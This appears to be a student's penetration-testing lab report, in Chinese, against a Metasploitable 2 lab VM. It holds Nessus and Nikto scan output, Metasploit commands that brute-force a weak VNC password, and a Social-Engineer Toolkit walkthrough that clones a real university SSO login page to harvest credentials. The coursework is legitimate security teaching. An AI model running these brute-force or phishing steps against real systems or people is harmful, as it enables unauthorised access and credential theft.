

1. 滲透測試攻擊實驗 (共 1 題，100 分，滿分 100 分)

請於 2024/1/12 晚上 12 點前報告繳交至線上數位園區之作業/報告區


試假設身為一位攻擊者或滲透測試安全分析師，並使用 Metasploitable Linux 建立 1 個受害者(系統)，在攻擊測試計畫中的後半部進行以下 4 個階段共 7 個作業程序，每個程序請以上課所學的工具與技術，於 Kali Linux 中實作，每小題截圖並文字說明。

預先設定 Kali Linux IP (10.0.1.4), Metasploitable 2 IP (10.0.1.6)

A. 漏洞利用 (Target Exploitation) (2 小題，共 30 分)

I. 自動化漏洞掃描工具 (Vulnerability Scanning)

利用 Nessus 來搜尋 Metasploitable 2 的漏洞,結果如下:



從這張圖中可以得知 Metasploitable 2 共有 13 個致命的漏洞

msfadmin / 10.0.1.6

Back to Hosts

Vulnerabilities 73

Filter Search Vulnerabilities 73 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count	
<input type="checkbox"/> CRITICAL	10.0 *	5.9	NFS Exported Share Information Disclosure	RPC	1	
<input type="checkbox"/> CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1	
<input type="checkbox"/> CRITICAL	10.0 *	7.4	UnrealIRCd Backdoor Detection	Backdoors	1	
<input type="checkbox"/> CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1	
<input type="checkbox"/> CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	2	
<input type="checkbox"/> CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1	
<input type="checkbox"/> MEDIUM	DNS (Multiple Issues)	DNS	5	
<input type="checkbox"/> MEDIUM	Apache Tomcat (Multiple Issues)	Web Servers	4	
<input type="checkbox"/> CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3	
<input type="checkbox"/> HIGH	7.5		NFS Shares World Readable	RPC	1	
<input type="checkbox"/> HIGH	7.5 *	6.7	rlogin Service Detection	Service detection	1	
<input type="checkbox"/> HIGH	7.5 *	6.7	rsh Service Detection	Service detection	1	

Host Details

IP: 10.0.1.6

MAC: 08:00:22:0C:26:76

OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Start: Today at 6:32 AM

End: Today at 6:50 AM

Elapsed: 19 minutes

KB: [Download](#)

Vulnerabilities

13 Critical 2 High 25 Medium 8 Low 196 Info

漏洞列表

msfadmin / Plugin #61708

[Back to Vulnerabilities](#)

Configure

Audit Trail

Launch

Report

Export

Vulnerabilities 73

CRITICAL

VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Output

Nessus logged in using a password of "password".

To see debug logs, please visit individual host

Port	Hosts
5900 / tcp / vnc	10.0.1.6

Plugin Details

Severity: Critical

ID: 61708

Version: \$Revision: 1.2 \$

Type: remote

Family: Gain a shell remotely

Published: August 29, 2012

Modified: September 24, 2015

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

Default Account: true

Exploited by Nessus: true

這張圖顯示其中一個漏洞,這個漏洞發現一個 VNC 伺服器在 port 5900 上運行,且這個 VNC 伺服器的密碼非常弱,極為容易破解,且已被公布.

除此之外,nikto 2 也可以被用來搜尋漏洞.

Minimize all open windows and show the desktop

kali@kali: ~

(kali@kali) ~

\$ nikto -h 10.0.1.6 -p 80

- Nikto v2.5.0

+ Target IP: 10.0.1.6

+ Target Hostname: 10.0.1.6

+ Target Port: 80

+ Start Time: 2024-01-11 07:34:22 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2

+ /: Retrieved x-powered-by header: PHP/5.2.4-Zubuntu5.10.

+ /: The anti-clickJacking X-Frame-Options header is not present. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/>

+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.

+ /index: uncommon header 'icn' found, with contents: list.

+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: <http://www.wisec.it/sectou.php?id=4698ebdc59d15,http://exchange.xforce.ibmcloud.com/vulnerabilities/8279>

+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.

+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing

+ /phpinfo.php: Output from the phpinfo() function was found.

+ /doc/: Directory indexing found.

+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678>

+ /%PHPE9568F3B-D428-11D2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184

+ /%PHPE9568F3B-D428-11D2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184

+ /%PHPE9568F3B-D428-11D2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184

+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418>

+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

+ /test/: Directory indexing found.

+ /test/: This might be interesting.

+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552

+ /icons/: Directory indexing found.

+ /icons/README: Apache default file found. See: <https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/>

+ /phpMyAdmin/: phpMyAdmin directory found.

+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: <https://typo3.org/>

+ /wp-config.php#: wp-config.php# file found. This file contains the credentials.

+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host


+ End Time: 2024-01-11 07:34:36 (GMT-5) (14 seconds)

+ 1 host(s) tested


(kali@kali) ~

\$


還可以利用 OWASP ZAP 來掃描網絡方面的漏洞



II. 使用 MSF (Metasploit Exploitation Framework)進行漏洞利用，請使用課程中未介紹過的漏洞(exploit)
此次將利用先前的 VNC 漏洞來進行攻擊。




首先檢查 Metasploitable 2 是否在 5900 號端口運行 VNC



如圖所見,VNC 在 5900 號端口上運行.

打開 msfconsole,並尋找 VNC 登錄漏洞



從上圖可以了解到該漏洞將透過 auxiliary/scanner/vnc/vnc_login 模塊來進行攻擊.這個

模塊實際上是採用暴力破解的方式來破解 VNC 的登錄密碼.由於 VNC 的初始密碼極為簡單,故會很輕鬆的將密碼破解.

選擇該模塊後可以將該模塊的相關設定給顯示出來

```
msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc_login):



| Name             | Current Setting                                                  | Required | Description                                                                                            |
|------------------|------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                                                                  | no       | The password to test                                                                                   |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                                                |
| Proxies          |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS           |                                                                  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 5900                                                             | yes      | The target port (TCP)                                                                                  |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1                                                                | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         | <BLANK>                                                          | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                                                                  | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                                                                  | no       | File containing usernames, one per line                                                                |
| VERBOSE          | true                                                             | yes      | Whether to print output for all attempts                                                               |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > |
```

設定被攻擊者的 IP 及 VNC 用戶名,確認設定無誤後便可執行模塊.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 10.0.1.6
RHOSTS => 10.0.1.6
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc_login):



| Name             | Current Setting                                                  | Required | Description                                                                                            |
|------------------|------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                                                                  | no       | The password to test                                                                                   |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                                                |
| Proxies          |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS           | 10.0.1.6                                                         | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 5900                                                             | yes      | The target port (TCP)                                                                                  |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1                                                                | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         | root                                                             | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                                                                  | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                                                                  | no       | File containing usernames, one per line                                                                |
| VERBOSE          | true                                                             | yes      | Whether to print output for all attempts                                                               |




View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.0.1.6:5900 - 10.0.1.6:5900 - Starting VNC login sweep
[!] 10.0.1.6:5900 - No active DB -- Credential data will not be saved!
[+] 10.0.1.6:5900 - 10.0.1.6:5900 - Login Successful: :password
[*] 10.0.1.6:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > |
```

根據執行結果可以得知目標主機內正在運行一個 VNC 服務,用戶名為 root,密碼為 password

連結該 VNC 服務,利用密碼登錄



從上圖可得知目標主機的版本為 Linux ctl 2.6.24-16-server,Ubuntu 版本為 Ubuntu

8.04(hardy),IP 地址為 10.0.1.6

```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ uname -a
Linux ctl 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 8.04
Release: 8.04
Codename: hardy
msfadmin@metasploitable:~$ _
```

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0c:26:76
          inet addr:10.0.1.6  Bcast:10.0.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0c:2676/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:363024 errors:0 dropped:0 overruns:0 frame:0
          TX packets:384937 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:61796472 (58.9 MB)  TX bytes:348279336 (332.1 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1213 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1213 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:523813 (511.5 KB)  TX bytes:523813 (511.5 KB)

msfadmin@metasploitable:~$ _

```

B. 社交工程 (Social Engineering) (1 小題，共 20 分)

I. 利用 SET 或 BeEF 工具 使用 SET 工具進行社交工程

```

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

```

選擇社交工程攻擊

```

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

```

選擇網頁攻擊

```

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

```

選擇認證竊取

```

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>

```

選擇克隆網頁

```

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.1.4]: 10.0.1.4
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://ccsys.niu.edu.tw/SSO/


[*] Cloning the website: http://ccsys.niu.edu.tw/SSO/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```


設定攻擊者 IP 及被克隆的網頁地址

設定完成後,輸入攻擊者 IP 檢視網頁.



仿冒的網頁

輸入帳號(B1234567),密碼(123456789)及驗證碼(447897)後,會自動跳轉到真正的網頁.



真正的網頁(可以看見網址旁邊有個鑰匙認證)

